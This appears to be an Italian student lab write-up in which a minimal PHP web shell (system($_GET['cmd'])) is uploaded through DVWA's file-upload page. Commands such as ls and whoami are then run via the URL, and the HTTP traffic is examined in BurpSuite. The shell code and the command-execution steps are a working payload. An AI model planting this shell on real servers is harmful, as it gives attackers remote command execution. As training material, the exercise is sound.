
Esercizio S6-L1


```
┌──(kali㉿kali)-[~]
└─$ cat shell.php
<?php
system($_GET['cmd']);
?>
```

Con nano shell.php creiamo il file .php dove andremo ad incollare il codice nell’immagine

```
<?php
system($_GET[’cmd’]);
?>
```


Andiamo sulla pagina di upload su DVWA e effetuiamo l'upload del file shell.php





A questo punto, dall'URL si posso eseguire comandi remoti aggiungendo il parametro cmd.


Come possiamo vedere dagli screen il comando ?cmd=ls ci elencherà i file nella directory, mentre il comando ? cmd=whoami ci farà sapere quale utente staremo impersonando.



Con BurpSuite abbiamo monitorato ed analizzato il traffico sia durante l'upload che durante l'esecuzione dei comandi sulla shell.

BurpSuite analizza dettagli come:

- Il metodo HTTP: in questo caso per l'upload POST
- I parametri inviati
- La risposta del server



Con BurpSuite abbiamo monitorato ed analizzato il traffico sia durante l'upload che durante l'esecuzione dei comandi sulla shell.

BurpSuite analizza dettagli come:

- Il metodo HTTP: in questo caso per l'esecuzione dei comandi sulla shell GET
- I parametri inviati: in questo caso cmd
- La risposta del server